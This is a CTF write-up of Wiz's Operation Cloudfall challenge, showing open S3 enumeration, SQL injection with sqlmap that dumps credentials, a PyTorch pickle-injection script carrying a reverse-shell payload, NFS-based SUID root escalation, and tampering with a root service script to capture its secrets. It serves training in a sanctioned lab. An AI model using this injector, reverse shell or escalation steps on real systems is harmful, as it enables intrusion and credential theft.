
Wiz Operation Cloudfall BlackHat EU CTF
Table of Contents
Introduction
Apologies for the delay on this one, I noticed I hadn’t published while I was finalising the Wiz November writeup. I had it almost finished with a few final tweaks, and then completely forgot to make those final tweaks. But.. here it is now…
For the past few months, Wiz have had the ZeroDay Cloud competition open. This was effectively a competition for people to find 0-days in various open-source software such as Nginx, Redis, Grafana, etc. At Black Hat EU (December 10-11 2025), they had the demonstrations of the exploits.
In parallel to this, they ran Operation Cloudfall in the same area. This was a CTF with two main tracks, the Cloud & Web, and Pwn & Reversing. I took part in the Cloud & Web track, with a brief foray into Pwn & Reversing, but nothing substantial enough to warrant a writeup. So here is my writeup for Cloud & Web which I did make after the CTF was over, when Wiz graciously spun up the environment again for me to get the relevant screenshots, etc.
Cloud & Web
Flag 1 - Free for All
Starting off, we are provided the following message, alongside a URL to https://getegi.ai:
EGI's website looks slick, but something feels off.

Take a look at the source of the problem.
OK, so opening the website, we are met with this:

Clearly a satirical website about the current AI craze. From the hint, we know to look at the source code, and a quick skim of that shows that images are being sourced from an S3 bucket, for example - https://egi-website-static-assets.s3.amazonaws.com/images/logo-icon.svg.

Let’s see if we can enumerate this bucket. So far we don’t have any credentials, so there are two points to try accessing the bucket:
- Unauthenticated user, we can simulate this by adding
--no-sign-request - Authenticated user, we can use a test account and sign requests with an identity from that
Starting off with option 1, we try to list the files within the bucket.
$ aws s3 --no-sign-request ls s3://egi-website-static-assets

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
No luck. Although, we do see there is an /images subfolder in the URL path. Let’s try that as well just to be sure.
$ aws s3 --no-sign-request ls s3://egi-website-static-assets/images/
                           PRE icons/
                           PRE team/
2025-12-16 16:32:13     172877 [EGI CONFIDENTIAL] Internal IT Training Manual.pdf
2025-12-16 16:32:12     107363 background.jpg
2025-12-16 16:31:56       4130 favicon.svg
2025-12-16 16:32:04       4130 logo-icon.svg
2025-12-16 16:32:02       4046 logo.svg
Oh success. Nice. That PDF looks like a prime target, let’s fetch that. As we know this bucket is accessible over HTTP as its being used to source images, I just opened the PDF in my browser at https://egi-website-static-assets.s3.amazonaws.com/images/[EGI%20CONFIDENTIAL]%20Internal%20IT%20Training%20Manual.pdf.

Within the PDF we find our first flag - CLOUDFALL{its_always_open_buckets}
Flag 2 - Employees Only
Looks like there is a new message per flag.
Congratulations agent, you found your way to EGI's admin panel.

But can you find your way IN?
Within the PDF, there is also a link to an admin panel at https://supersecretadminpanel.getegi.ai.
Opening that now results in a player specific URL based of our player IDs and we are greeted with a relatively boring admin panel.

At this point, I quickly open up BurpSuite as I feel there may be more than just reading source code, and having a proxy to give me fine-tuned control is generally super useful. And what do you know, opening the website in burp on the index page, it does return a 302 redirect to /login… however it also returns the actual content of the page anyway., along with the second flag
HTTP/2 302 Found
Date: Tue, 16 Dec 2025 19:00:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4690
Server: nginx/1.29.4
X-Powered-By: Express
Location: /login
Etag: W/"1252-KyFxyzqFEOb/f1lL5CGDE2lC3Ms"

<!--
╔═══════════════════════════════════════════════════════════════════╗
║                                                                   ║
║                  ███████╗ ██████╗ ██╗                             ║
║                  ██╔════╝██╔════╝ ██║                             ║
║                  █████╗  ██║  ███╗██║                             ║
║                  ██╔══╝  ██║   ██║██║                             ║
║                  ███████╗╚██████╔╝██║                             ║
║                  ╚══════╝ ╚═════╝ ╚═╝                             ║
║                                                                   ║
║         EXCEPTIONAL GENERAL INTELLIGENCE CORPORATION              ║
║                    ADMIN PANEL v2.4.1                             ║
║           Build Hash: CLOUDFALL{redirects_never_die}              ║
║                                                                   ║
╚═══════════════════════════════════════════════════════════════════╝
At this point, I will admit I did completely miss over this flag. I found the issue, but just was blind to the flag in the response, I got the following flag and was confused why it didn’t work when trying to submit it, till Wiz came over and pointed out that I had the third flag and not second.
Anyway, with knowledge of this issue. We can quickly add a proxy match and replace to just strip location headers from responses, enabling us to see the website.


With that, we are “logged in”.
Flag 3 - Speak to the Manager
Access to the panel is nice, but it isn't cool.

You know what's cool?

Admin access.
The only feature that seems to be accessible is the Users section, which appears to allow searching users.

The first thing that springs into mind is SQL injection, this is a pretty common scenario to use when training people about that issue. A quick test of % returns all users.

And ' into the search box triggers a server error. Yup, this is SQL injection.
I spent a brief amount of time trying to do it manually, before switching to SQL map to do it for me.
$ sqlmap -u https://pgqgvf8a.a1.supersecretadminpanel.getegi.ai/users\?search\=a --dbs
[..SNIP..]

[19:13:24] [INFO] testing connection to the target URL
got a 302 redirect to 'https://pgqgvf8a.a1.supersecretadminpanel.getegi.ai/login'. Do you want to follow? [Y/n] n
[19:13:26] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:13:27] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n]
[..SNIP..]
[19:13:49] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

[..SNIP..]
[19:14:34] [INFO] fetching current database
[19:14:34] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
available databases [1]:
[*] public
[..SNIP..]

$ sqlmap -u https://pgqgvf8a.a1.supersecretadminpanel.getegi.ai/users\?search\=a -D public --tables
[..SNIP..]
Database: public
[1 table]
+-------+
| users |
+-------+
[..SNIP..]

$ sqlmap -u https://pgqgvf8a.a1.supersecretadminpanel.getegi.ai/users\?search\=a -D public -T users --dump
[..SNIP..]
Database: public
Table: users
[16 entries]
+----+-----------------------------+----------+------------------------------------+-----------+
| id | name                        | type     | password                           | username  |
+----+-----------------------------+----------+------------------------------------+-----------+
| 1  | Dr. Victor Prometheus       | admin    | Prometheus!24Arsenal               | victor    |
| 2  | Dr. Elena Cipher            | readonly | CipherKey99                        | elena     |
| 3  | Marcus Void                 | readonly | VoidAccess77                       | marcus    |
| 4  | Operations Specialist Alpha | readonly | EgiOps1Alpha                       | operator1 |
| 5  | Operations Specialist Beta  | readonly | EgiOps2Beta                        | operator2 |
| 6  | Development User            | readonly | DevUser#3sf4g                      | devuser   |
| 7  | Test Account                | readonly | TestUser#fs54f5                    | testuser  |
| 8  | Flag Account                | readonly | CLOUDFALL{the_sql_is_always_worse} | flag      |
| 1  | Dr. Victor Prometheus       | admin    | Prometheus!24Arsenal               | victor    |
| 2  | Dr. Elena Cipher            | readonly | CipherKey99                        | elena     |
| 3  | Marcus Void                 | readonly | VoidAccess77                       | marcus    |
| 4  | Operations Specialist Alpha | readonly | EgiOps1Alpha                       | operator1 |
| 5  | Operations Specialist Beta  | readonly | EgiOps2Beta                        | operator2 |
| 6  | Development User            | readonly | DevUser#3sf4g                      | devuser   |
| 7  | Test Account                | readonly | TestUser#fs54f5                    | testuser  |
| 8  | Flag Account                | readonly | CLOUDFALL{the_sql_is_always_worse} | flag      |
+----+-----------------------------+----------+------------------------------------+-----------+
[..SNIP..]
There is flag 3, and the credentials to the admin account :)
Flag 4 - Don’t Test Me
Congrats on becoming admin.

Now you're free to test your AI skills.
Logging in with Victors credentials, has given us some more views… well.. a new view.

Looks like we can now run E2E tests.

Hmm… chances are we need to upload something to however gain something. Not sure exactly what. Let’s take a look at those file formats, maybe we an find something useful from there. Funnily enough, I first tried .onnx which wasn’t supported by the application, neither was .h5… no idea why they’re marked in the Supported formats… PyTorch it is. Research into how to make a PyTorch model leads me to this page: https://docs.pytorch.org/tutorials/beginner/saving_loading_models.html.
From that, we can quickly generate a test file and at least see what it is. From the above link, I generated the following minimal code:
import torch
import torch.nn as nn


class Test(nn.Module):
    pass


t = Test()

torch.save(t.state_dict(), "/tmp/test")
Analysing the file we see it is a zip file, which after extracting seems to contain three files.
$ file /tmp/test
/tmp/test: Zip archive data, made by v0.0, extract using at least v0.0, last modified, last modified Sun, ? 00 1980 00:00:00, uncompressed size 89, method=store

$ ls -lp
total 12
-rw-r--r-- 1 skybound skybound  6 Dec 31  1979 byteorder
-rw-r--r-- 1 skybound skybound 89 Dec 31  1979 data.pkl
-rw-r--r-- 1 skybound skybound  2 Dec 31  1979 version

That data.pkl looks interesting as it looks to be python pickle. Which is an object serialisation protocol for python. I wonder if its susceptible to a deserialisation attack. Uploading this minimal model to the site, does suggest it accepts it, suggesting the formats we are looking at are the correct ones to dig into.
Googling around leads me to this blog post - https://snyk.io/articles/python-pickle-poisoning-and-backdooring-pth-files/. They basically go over the steps to inject malicious code into the pickled object within the zip file. They also include the code to do so, so after some tweaks to it, stripping out the bits I don’t need, etc, I ended up with:
import torch
import torch.nn as nn
import torchvision.models as models
import zipfile
import struct
from pathlib import Path


class PthCodeInjector:
    """Minimal implementation to inject code into PyTorch pickle files. (ZIP file with data.pkl)"""

    def __init__(self, filepath: str):
        self.filepath = Path(filepath)

    def inject_payload(self, code: str, output_path: str):
        """Inject Python code into the pickle file."""
        # Read original pickle from zip
        with zipfile.ZipFile(self.filepath, "r") as zip_ref:
            data_pkl_path = next(
                name for name in zip_ref.namelist() if name.endswith("/data.pkl")
            )
            pickle_data = zip_ref.open(data_pkl_path).read()

        # Find insertion point after protocol bytes
        i = 2  # Skip PROTO opcode and version byte

        # Create exec sequence with protocol 4 pickle opcodes
        exec_sequence = (
            b"c"
            + b"builtins\nexec\n"
            + b"("  # GLOBAL opcode + module + attr
            + b"\x8c"  # MARK opcode
            + struct.pack("<B", len(code))
            + code.encode("utf-8")
            + b"t"  # SHORT_BINUNICODE
            + b"R"  # TUPLE  # REDUCE
        )

        # Insert exec sequence after protocol bytes
        modified_pickle = pickle_data[:i] + exec_sequence + pickle_data[i:]

        # Write modified pickle back to zip
        with zipfile.ZipFile(output_path, "w") as new_zip:
            with zipfile.ZipFile(self.filepath, "r") as orig_zip:
                for item in orig_zip.infolist():
                    if item.filename.endswith("/data.pkl"):
                        new_zip.writestr(item.filename, modified_pickle)
                    else:
                        new_zip.writestr(item.filename, orig_zip.open(item).read())


# Example and validation
if __name__ == "__main__":
    class Test(nn.Module):
        pass

    t = Test()
    x = t.state_dict()
    torch.save(x, "/tmp/first.bin")
    modifier = PthCodeInjector("/tmp/first.bin")

    modifier.inject_payload(
        'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("IP",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")',
        "/tmp/second.bin",
    )
Submitting second.bin to the panel - success!
$ nc -nlvp 8081
Listening on 0.0.0.0 8081
Connection received on 100.49.33.67 38747
$
Let’s start enumerating where we are at.
$ id
id
uid=1000(appuser) gid=1000(appuser) groups=1000(appuser)
$ ls
ls
__pycache__	    gpt2     remote-logging    startup.sh
fastapi-wrapper.sh  main.py  requirements.txt  uploads
$ ps aux
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3  39268 30812 ?        Ss   16:45   0:01 /usr/bin/python
appuser      9  0.2  8.9 1126812 710712 ?      Sl   16:45   0:30 /usr/local/bin/
root        10  0.0  1.5 4623916 120968 ?      Sl   16:45   0:11 java --add-open
appuser     36  0.0  0.0   2680  1144 pts/0    Ss   20:37   0:00 sh
appuser     40  0.0  0.0   6792  3944 pts/0    R+   20:41   0:00 ps aux
After a bunch more enumeration, I learn some details:
- There is an NFS mount at
/app/uploadslibnfstools such asnfs-lsis installed in the container
- There are 2 main processes running
- The web application running as the
appuseruser - A JAR inference logs collector running as
root
- The web application running as the
- There is a flag in
/readable only by root
It’s not uncommon for NFS to be used for privilege escalation attacks. One I have done in the past was write a SUID binary to an NFS share, setting its owner to root. NFS can be set to just trust what the client says their used ID is, and so we could just set that. Looking at the options from mount, sec=sys is set which aligns with the requirement of this issue. So now we just need to connect to it, and upload a SUID binary.
The line from mount can be seen below:
127.0.0.1:/ on /app/uploads type nfs4 (rw,relatime,vers=4.1,rsize=1048576,wsize=1048576,namlen=255,hard,noresvport,proto=tcp,port=20450,timeo=600,retrans=2,sec=sys,clientaddr=127.0.0.1,local_lock=none,addr=127.0.0.1)
It suggests that it is connecting to localhost to connect to NFS. After trying to connect to localhost for a while and not succeeding, a netstat shows a different host.
$ netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ip-10-0-136-13.ec:36678 ip-10-0-141-15.ec2.:nfs ESTABLISHED
[..SNIP..]
10.0.141.15 does work.
$ nfs-ls nfs://10.0.141.15/?version=4
nfs-ls nfs://10.0.141.15/?version=4
-rw-r--r--  1  1000  1000         1075 3ee5a11e-b8ee-4744-9320-d764442ef245.bin
-rw-r--r--  1  1000  1000         1075 b696b014-cc4a-440f-b379-9cca8639c6d3.bin
After a while experimenting, I don’t manage to succeed in getting what I need (a suid shell binary owned by root) into the NFS folder. So I spend some time looking into other code snippets within libnfs. Within examples/, I notice the code for nfs-io.c, which includes a chmod feature. Maybe that is what I need.
However, compiling that, uploading the binary and trying to chmod the binary… leads to a segmentation fault…
$ nfs-io chmod 4755 "nfs://10.0.141.15//dash?version=4&uid=0"
nfs-io chmod 4755 "nfs://10.0.141.15//dash?version=4&uid=0"
Segmentation fault (core dumped)
After a bunch of experimentation, and banging my head against the wall. I randomly decide to checkout the tags on libnfs and try an older version. Checking out libnfs-6.0.0, and repeating the previous steps works… don’t ask me why…
$ nfs-io chmod 4755 "nfs://10.0.141.15//dash?version=4&uid=0"
nfs-io chmod 4755 "nfs://10.0.141.15//dash?version=4&uid=0"
$ ls -lp
ls -lp
total 1976
-rw-r--r-- 1 appuser appuser   1075 Dec 16 20:55 3ee5a11e-b8ee-4744-9320-d764442ef245.bin
-rw-r--r-- 1 appuser appuser   1075 Dec 16 20:37 b696b014-cc4a-440f-b379-9cca8639c6d3.bin
-rw------- 1 appuser appuser 942080 Dec 16 21:11 core.83
-rw------- 1 appuser appuser 942080 Dec 16 21:12 core.84
-rwsr-xr-x 1 appuser appuser 129736 Dec 16 21:11 dash
That is owned by appuser still, so let’s make a second binary owned by root.
$ nfs-cp dash "nfs://10.0.141.15//dash2?version=4&uid=0"
nfs-cp dash "nfs://10.0.141.15//dash2?version=4&uid=0"
copied 129736 bytes
$ nfs-io chmod 4755 "nfs://10.0.141.15//dash2?version=4&uid=0"
nfs-io chmod 4755 "nfs://10.0.141.15//dash2?version=4&uid=0"
$ ls -lp
ls -lp
total 2104
-rw-r--r-- 1 appuser appuser   1075 Dec 16 20:55 3ee5a11e-b8ee-4744-9320-d764442ef245.bin
-rw-r--r-- 1 appuser appuser   1075 Dec 16 20:37 b696b014-cc4a-440f-b379-9cca8639c6d3.bin
-rw------- 1 appuser appuser 942080 Dec 16 21:11 core.83
-rw------- 1 appuser appuser 942080 Dec 16 21:12 core.84
-rwsr-xr-x 1 appuser appuser 129736 Dec 16 21:11 dash
-rwsr-xr-x 1 root    appuser 129736 Dec 16 21:17 dash2
Now we have dash2 set up, we can escalate to root as our EUID.
$ ./dash2 -p
./dash2 -p
# id
id
uid=1000(appuser) gid=1000(appuser) euid=0(root) groups=1000(appuser)
So with our effective UID now 0, we can now do a bit more :D Such as get the flag from /
# cat /flag
cat /flag
CLOUDFALL{what_is_nfs_even_about}
Flag 5 - Watch the World Burn
Seems like you just reached EGI's backend servers.

Explore, expand, conquer.
I assume the next logical step is the JAR file. Let’s extract that, as well as any environment variables it has.
# cat /proc/10/environ | tr '\0' '\n'
cat /proc/10/environ | tr '\0' '\n'
cat: /proc/10/environ: Permission denied
Hmm.. guess our EUID isn’t all encompassing. From my earlier reconnaissance, supervisord was being run to manage the processes. It’s socket residing in /tmp/, so I should be able to modify the launch scripts and relaunch it.
# pwd
pwd
/inference-logs
# ls
ls
inference-logs-collector.jar  java-wrapper.sh
# cat java-wrapper.sh
cat java-wrapper.sh
#!/bin/bash
# Java Client Wrapper Script - Runs the inference logs collector

# Verify we're running as root
if [ "$(id -u)" != "0" ]; then
   echo "[ERROR] Java client must run as root for proper privilege separation" >&2
   echo "[ERROR] Current user: $(whoami) (UID: $(id -u))" >&2
   exit 1
fi

# Verify Azure credentials are present
if [ -z "$AZURE_QUEUE_SAS_URL" ]; then
   echo "[ERROR] AZURE_QUEUE_SAS_URL not set - Java client cannot connect to Azure Queue" >&2
   echo "[ERROR] This should be provided via supervisord environment configuration" >&2
   exit 1
fi

echo "[INFO] Java client starting as root user"
echo "[INFO] Azure Queue SAS URL configured"
echo "[INFO] Monitoring directory: ${MONITOR_DIRECTORY:-/app/remote-logging}"

# Set the JVM flags for opening modules to unnamed modules
JVM_FLAGS=(
    "--add-opens" "java.base/java.util=ALL-UNNAMED"
    "--add-opens" "java.base/java.lang=ALL-UNNAMED"
    "--add-opens" "java.base/java.lang.reflect=ALL-UNNAMED"
    "--add-opens" "java.base/java.text=ALL-UNNAMED"
    "--add-opens" "java.base/java.math=ALL-UNNAMED"
    "--add-opens" "java.base/java.io=ALL-UNNAMED"
    "--add-opens" "java.base/java.net=ALL-UNNAMED"
    "--add-opens" "java.base/sun.util.calendar=ALL-UNNAMED"
    "--add-opens" "java.base/java.util.concurrent=ALL-UNNAMED"
    "--add-opens" "java.base/java.util.concurrent.atomic=ALL-UNNAMED"
)

# Add flags for Java desktop module if it exists
JVM_FLAGS+=(
    "--add-opens" "java.desktop/java.awt.font=ALL-UNNAMED"
)

# Run the Java application with all flags
exec java "${JVM_FLAGS[@]}" -jar /inference-logs/inference-logs-collector.jar "$@"
Let’s swap out the comment just before the exec with something to save environment variables.
# sed -i 's/# Run the Java application with all flags/env >> \/tmp\/jar_env/' java-wrapper.sh
sed -i 's/# Run the Java application with all flags/env >> \/tmp\/jar_env/' java-wrapper.sh
# tail -n 3 java-wrapper.sh
tail -n 3 java-wrapper.sh

env >> /tmp/jar_env
exec java "${JVM_FLAGS[@]}" -jar /inference-logs/inference-logs-collector.jar "$@"
Excellent. We can now use supervisorctl to restart the process and hopefully find its environment variables in /tmp/.
# supervisorctl -s unix:///tmp/supervisor.sock status
supervisorctl -s unix:///tmp/supervisor.sock status
fastapi                          RUNNING   pid 9, uptime 4:51:35
java-client                      RUNNING   pid 10, uptime 4:51:35
